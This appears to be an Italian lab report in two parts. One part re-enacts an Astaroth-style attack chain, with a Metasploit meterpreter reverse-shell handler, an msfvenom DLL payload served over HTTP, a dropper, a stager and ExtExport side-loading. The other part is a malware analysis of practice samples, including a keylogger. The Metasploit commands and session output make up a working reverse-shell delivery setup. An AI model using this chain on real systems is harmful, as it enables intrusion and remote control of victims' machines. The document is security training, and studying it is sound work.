msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb:13: warning: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
se
msf6 exploit(multi/handler) > set LHOST 194.12.180.255
LHOST => 194.12.180.255
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 194.12.180.255:4444
```


```
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh.rb: previous definition of NAME was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
PS C:\metasploit-framework\bin> python -m SimpleHTTPServer 80
C:\Python310\python.exe: No module named SimpleHTTPServer
PS C:\metasploit-framework\bin> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [24/May/2023 21:17:20] "GET /msfvenom.bat HTTP/1.1" 200 -
::1 - - [24/May/2023 21:17:20] code 404, message File not found
::1 - - [24/May/2023 21:17:20] "GET /favicon.ico HTTP/1.1" 404 -
::ffff:194.12.180.255 - - [24/May/2023 21:24:53] "GET /payload.dll HTTP/1.1" 200 -
```

La macchina attaccante si mette poi in attesa che la vittima apra una reverse shell verso di essa.

Esecuzione di Astaroth

Lo script `create_dropper_ink.vbs` genera il dropper, l'entry point dell'attacco.

Nel momento in cui il dropper è eseguito dall'utente, questo avvia la fase successiva dell'attacco, scaricando ed invocando lo stager.



```
[*] Started reverse TCP handler on 194.12.180.255:4444
[*] Sending stage (175686 bytes) to 194.12.180.255
[*] Meterpreter session 1 opened (194.12.180.255:4444 -> 194.12.180.255)

meterpreter > ls
Listing: C:\Users\Public\Libraries\raw
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw-  1315  fil   2023-05-24 20:03:59 +0200  clickme.lnk
100666/rw-rw-rw-    0    fil   2023-05-24 21:24:14 +0200  desktop.ini
100666/rw-rw-rw-  1148  fil   2023-05-24 21:24:14 +0200  launcher.lnk
100666/rw-rw-rw-  9216  fil   2023-05-24 21:14:52 +0200  mozcr19.dll
100777/rwxrwxrwx  2295  fil   2023-05-24 21:23:58 +0200  stager.cmd

meterpreter > |
```

Lo stager si collega alla macchina attaccante ed installa il DLL malevolo.

Il DLL malevolo è caricato utilizzando ExtExport. Nel momento in cui questo è caricato, la macchina vittima si collega alla macchina attaccante avviando una reverse shell.

CTI tramite MITRE ATT&CK

Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
Acquire Access	Drive-by Compromise	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol
Acquire Infrastructure	Exploit Public-Facing Application	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media
Compromise Accounts	External Remote Services	Container Administration Command	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding
Compromise Infrastructure	Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Obfuscation
Develop Capabilities	Phishing	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	DYNAMIC Resolution
Establish Accounts	Replication Through Removable Media	Inter-Process Communication	Compromise Client Software Binary	Domain Policy Modification	Deobfuscate/Decode Files or Information	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel
Obtain Capabilities	Supply Chain Compromise	Native API	Create Account	Escape to Host	Deploy Container	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels
Stage Capabilities	Trusted Relationship	Scheduled Task/Job	Create or Modify System Process	Event Triggered Execution	Direct Volume Access	Modify Authentication Process	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository	Ingress Tool Transfer
	Valid Accounts	Serverless Execution	Event Triggered Execution	Exploitation for Privilege Escalation	Domain Policy Modification	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material	Data from Information Repositories	Multi-Stage Channels
		Shared Modules	External Remote Services	Hijack Execution Flow	Execution Guardrails	Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Non-Application Layer Protocol
		Software Deployment Tools	Hijack	Process Injection	Exploitation for Defense Evasion	Network Sniffing	Domain Trust Discovery		Data from Network Shared Drive	Non-Standard Port
		System Services	Execution Flow	Scheduled Task/Job	File and Directory Permissions Modification	OS Credential Dumping	File and Directory Discovery		Data from Removable Media	Protocol Tunneling
		User Execution	Implant Internal Image	Valid Accounts	Hide Artifacts	Steal Application Access Token	Group Policy Discovery		Data Staged	Proxy
			Malicious File		Hijack Execution Flow	Steal or Forge Certificates	Network Service Discovery		Email Collection	Remote Access Software
			Malicious Image		Impair Defenses	Kerberos Tickets	Share Discovery		Input Capture	Traffic Signaling
			Malicious Link		Indicator Removal	Steal Web Session Cookie	Network Sniffing		Screen Capture	Web Service
			Windows Management Instrumentation		Indirect Command Execution	Unsecured Credentials	Password Policy Discovery		Video Capture	Bidirectional Communication
					Masquerading	Credentials	Peripheral Device Discovery			Dead Drop Resolver
					Modify Authentication Process	Groups	Permission Groups Discovery			One-Way Communication
					Modify Cloud Compute Infrastructure	Process	Process Discovery			
					Modify Registry	Query Registry	Query Registry			
					Modify System Image	Remote System Discovery	Remote System Discovery			
					Network Boundary Bridging	Software Discovery	Software Discovery			
					Obfuscated Files or Information	System Information Discovery	System Information Discovery			
					Plist File Modification	System Location Discovery	System Location Discovery			
					Pre-OS Boot	System Network Configuration Discovery	System Network Configuration Discovery			
					Process Injection	Connections Discovery	Connections Discovery			
					Asynchronous Procedure Call	System Owner/User Discovery	System Owner/User Discovery			
					Dynamic-link Library Injection	System Service Discovery	System Service Discovery			
					Extra Window	System	System			

Lab Basic Malware

VirusTotal Lab01.dll

43 security vendor hanno marcato questo file come malevolo

The screenshot shows the VirusTotal analysis interface for the file f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba. The main summary indicates 43 security vendors flagged it as malicious. Below this, detailed information includes the file name (Lab01-01.dll), size (160.00 KB), and last analysis date (1 hour ago). The interface also shows threat labels (trojan.ulise/skeeyah) and threat categories (trojan). A 'Community Score' bar is present. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab displays a table of security vendor analysis results, showing various detections like 'Trojan:Win32/Skeeyah.7fb0ebff' and 'Trojan.Agent.Waski'. The COMMUNITY tab shows additional community insights.

Lab01.dll

History ⓘ	
Creation Time	2010-12-19 16:16:38 UTC
First Seen In The Wild	2010-12-19 11:16:38 UTC
First Submission	2011-07-04 19:57:48 UTC
Last Submission	2023-05-24 19:47:59 UTC
Last Analysis	2023-05-24 18:18:46 UTC

VirusTotal Lab01.exe

52 security vendor e 1 sandbox hanno marcato questo file come malevolo

The screenshot shows the VirusTotal analysis interface for the file 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47. The main summary indicates 52 security vendors and 1 sandbox flagged it as malicious. The file is identified as Lab01-01.exe, is 16.00 KB in size, and was last analyzed 1 hour ago. The file type is EXE. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing a list of security vendors' analysis results. Popular threat labels include trojan.ulise/aenjaris and trojan. Threat categories listed are trojan. Family labels include ulise, aenjaris, r002c0did20. A section for 'Security vendors' analysis' lists findings from AhnLab-V3, ALYac, Arcabit, and AVG, along with their respective vendor names and threat details. A 'Community Score' is also present.

Lab01.exe

History	
Creation Time	2010-12-19 16:16:19 UTC
First Seen In The Wild	2012-01-08 02:19:06 UTC
First Submission	2012-02-16 07:31:54 UTC
Last Submission	2023-05-24 19:46:48 UTC
Last Analysis	2023-05-24 18:34:56 UTC


FLAG1: PE Header

Analizziamo il PE Header dell'eseguibile allo scopo di ricavare la data di compilazione.


	pFile	Data	Description	Value
IMAGE_DOS_HEADER	000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
MS-DOS Stub Program	000000EE	0003	Number of Sections	
IMAGE_NT_HEADERS	000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 Sun 16:16:19 UTC
Signature	000000F4	00000000	Pointer to Symbol Table	
IMAGE_FILE_HEADER	000000F8	00000000	Number of Symbols	
IMAGE_OPTIONAL_HEADER	000000FC	00E0	Size of Optional Header	
IMAGE_SECTION_HEADER	000000FE	010F	Characteristics	
		0001		IMAGE_FILE_RELOCS_STRIPPED
		0002		IMAGE_FILE_EXECUTABLE_IMAGE
		0004		IMAGE_FILE_LINE_NUMS_STRIPPED
SECTION .text		0008		IMAGE_FILE_LOCAL_SYMS_STRIPPED
SECTION .rdata		0100		IMAGE_FILE_32BIT_MACHINE
SECTION .data				

FLAG2: First Bytes

Tramite l'utilizzo di PEiD si può verificare il packer di questo eseguibile, che corrisponde a Microsoft Visual C++ 6.0



Si può verificare inoltre che anche il file .dll è **packed**, in questo caso dal packer Microsoft Visual C++ 6.0 DLL



FLAG3: IP Address

Lo scopo di **FindNextFileA**, **FindFirstFileA** e **CopyFileA** è quello di effettuare delle operazioni sul file system della macchina target.

Le prime due sono utilizzate per fare delle **ricerche sul file system**, la terza per le operazioni di **copia**.

Un'altra stringa anomala presente è kerne132.dll, che chiaramente rappresenta un'errore di battitura.

Troviamo inoltre un IP address hardcoded tra le stringe.

File pos	Mem pos	ID	Text
A 000000000004D	00001000004D	0	!This program cannot be run in DOS mode.
A 0000000001D8	0000100001D8	0	.text
A 000000000200	000010000200	0	.rdata
A 000000000227	000010000227	0	@.data
A 000000000250	000010000250	0	.reloc
A 0000000001075	0000100001075	0	L\$Qh
A 0000000001189	0000100001189	0	L\$4PQj
A 0000000001327	0000100001327	0	!wVS
A 0000000001354	0000100001354	0	u7WPS
A 0000000001365	0000100001365	0	u&wVS
A 000000000210A	000010000210A	0	CloseHandle
A 0000000002118	0000100002118	0	Sleep
A 0000000002120	0000100002120	0	CreateProcessA
A 0000000002132	0000100002132	0	CreateMutexA
A 0000000002142	0000100002142	0	OpenMutexA
A 000000000214E	000010000214E	0	KERNEL32.dll
A 000000000215C	000010000215C	0	WS2_32.dll
A 000000000216A	000010000216A	0	strcmp
A 0000000002172	0000100002172	0	MSVCRT.dll
A 0000000002188	0000100002188	0	_initterm
A 0000000002194	0000100002194	0	malloc
A 000000000219E	000010000219E	0	_adjust_fdiv
A 00000000026018	000010026018	0	sleep
A 00000000026020	000010026020	0	hello
A 00000000026028	000010026028	0	127.26.152.13
A 00000000026038	000010026038	0	SADFHUHF
A 00000000027008	000010027008	0	/010[0h0p0
A 00000000027029	000010027029	0	141G1[1I
A 00000000027039	000010027039	0	1Y2a2g2r2
A 00000000027058	000010027058	0	3 3}3
A 000000000004D	00001000004D	0	!This program cannot be run in DOS mode.
A 0000000001D8	0000100001D8	0	.text
A 000000000200	000010000200	0	.rdata
A 000000000227	000010000227	0	@.data
A 000000000250	000010000250	0	.reloc
A 0000000001075	0000100001075	0	L\$Qh
A 0000000001189	0000100001189	0	L\$4PQj
A 0000000001327	0000100001327	0	!wVS


Malware indicators

- La connessione all'indirizzo IP identificato all'interno del malware può essere utilizzata come Network Based indicator per il rilevamento di macchine infette.
- Come file indicators, invece, possono essere utilizzate le stringhe anomale dei DLL e delle funzioni identificate al punto precedente.

FLAG4: Function Name

Lo scopo di WS2_32.dll è una libreria che implementa le socket ed è utilizzato per la connettività in rete.


Dalla figura si può notare che il function name è OpenMutexA



Lab01.dll Imports

Gli import di Lab01.dll sono quelli mostrati in figura.

WS2_32.dll ci fa capire che questa libreria sarà utilizzata per connettersi ad host remoti tramite la rete.



Keylogger

- L'API sospetta è ADVAPI32.dll
- Possiamo assumere che il programma utilizzi un file di nome log.txt.
- Interagisce inoltre con l'eseguibile di sistema vm32to64.exe.

The screenshot shows the BinText 3.0.3 application interface. The title bar reads "BinText 3.0.3". The main window has a toolbar with "Search", "Filter", and "Help" buttons. Below the toolbar, there is a file path "File to scan: C:\Users\...\Desktop\Malware\key.exe" with "Browse" and "Go" buttons. To the right of the file path, it says "Time taken: 0.046 secs Text size: 14990 bytes (14.64K)". There is a checked checkbox for "Advanced view". The main area is a table with columns: "File pos", "Mem pos", "ID", and "Text". The "Text" column contains various API names and some strings. A green rectangular box highlights the string "log.txt" located at memory address 0x0000002F000. Other highlighted strings include "key.exe" and "C:\Windows\vmx32to64.exe". The bottom of the window shows status bars for "Ready", "AN: 881", "UN: 453", "RS: 0", and buttons for "Find" and "Save".

File pos	Mem pos	ID	Text
A 00000002EE14	00000042FE14	0	FindNextFileW
A 00000002EE24	00000042FE24	0	IsValidCodePage
A 00000002EE36	00000042FE36	0	GetACP
A 00000002EE40	00000042FE40	0	GetOEMCP
A 00000002EE4C	00000042FE4C	0	GetEnvironmentStringsW
A 00000002EE66	00000042FE66	0	FreeEnvironmentStringsW
A 00000002EE80	00000042FE80	0	SetEnvironmentVariableW
A 00000002EE9A	00000042FE9A	0	SetStdHandle
A 00000002EEAA	00000042FEAA	0	GetProcessHeap
A 00000002EEBC	00000042FEBC	0	CreateFileW
A 00000002EECA	00000042FECa	0	HeapSize
A 00000002EED6	00000042FED6	0	WriteConsoleW
A 00000002EEE6	00000042FEE6	0	SetEndOfFile
A 00000002F000	000000430000	0	log.txt
A 00000002F008	000000430008	0	key.exe
A 00000002F010	000000430010	0	C:\Windows\vmx32to64.exe
A 00000002F038	000000430038	0	Copyright (c) by P.J. Mauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERVED.
A 00000002F532	000000430532	0	
A 00000002F612	000000430612	0	abcdefghijklmnoprstuvwxyz
A 00000002F632	000000430632	0	ABCDEFGHIJKLMNOPQRSTUVWXYZ
A 00000002F73A	00000043073A	0	
A 00000002F821	000000430821	0	abcdefghijklmnoprstuvwxyz
A 00000002F841	000000430841	0	ABCDEFGHIJKLMNOPQRSTUVWXYZ
A 00000002F9F8	0000004309F8	0	?AVFailure@ios_base@std@@
A 00000002FA1C	000000430A1C	0	?AVSystem_error@std@@

FLAG8: Process Explorer

- Avviando il processo, otteniamo dal process explorer il seguente stato:

Process	User CPU	System CPU	Virtual	Resident	Handle Count	Description
msedge.exe	< 0.01	7,712 K	10,400 K	5770	Microsoft Edge	
msedge.exe		49,168 K	96,084 K	6448	Microsoft Edge	
msedge.exe		13,116 K	26,504 K	6564	Microsoft Edge	
vmx32to64.exe		956 K	4,968 K	3416		
conhost.exe		6,904 K	17,588 K	4888	Console Window Host	
key.exe	< 0.01	952 K	4,992 K	5496		
conhost.exe		6,908 K	17,604 K	6460	Console Window Host	
svchost.exe		2,476 K	12,828 K	4420	Host Process for Windows	
svchost.exe	< 0.01	6,964 K	29,664 K	4564	Host Process for Windows	

FLAG9: Process Monitor

- Il malware imposta una nuova entry nel System Registry. Ciò è probabilmente fatto allo scopo di garantire che il processo sia lanciato all'avvio del sistema.

Time	Process	Event ID	Action	Target	Result	Desired .
6:26:0...	key.exe	5628	RegOpenKey	HKCU	SUCCESS	Desired .
6:26:0...	key.exe	5628	RegQueryKey	HKCU	SUCCESS	Query: H
6:26:0...	key.exe	5628	RegQueryKey	HKCU	SUCCESS	Query: N
6:26:0...	key.exe	5628	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired .
6:26:0...	key.exe	5628	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetIr
6:26:0...	key.exe	5628	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: H
6:26:0...	key.exe	5628	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmx32to64	SUCCESS	Type: RI
6:26:0...	key.exe	5628	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\(Default)	BUFFER OVERFL...	Length:
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\Default	SUCCESS	Type: RI
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\Default	SUCCESS	Type: RI
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\ThreadingModel	SUCCESS	Type: RI
6:26:0...	wmiprvse.exe	6668	RegCloseKey	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32	SUCCESS	


FLAG10: Persistence

Nonostante il processo sia stato chiuso, al boot del sistema questo è nuovamente avviato.

Type	Name
IoCompletion	
IRTimer	
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key	HKLM
Key	HKCU
Mutant	\Sessions\1\BaseNamedObjects\SM0:5824:168:WiStaging_02
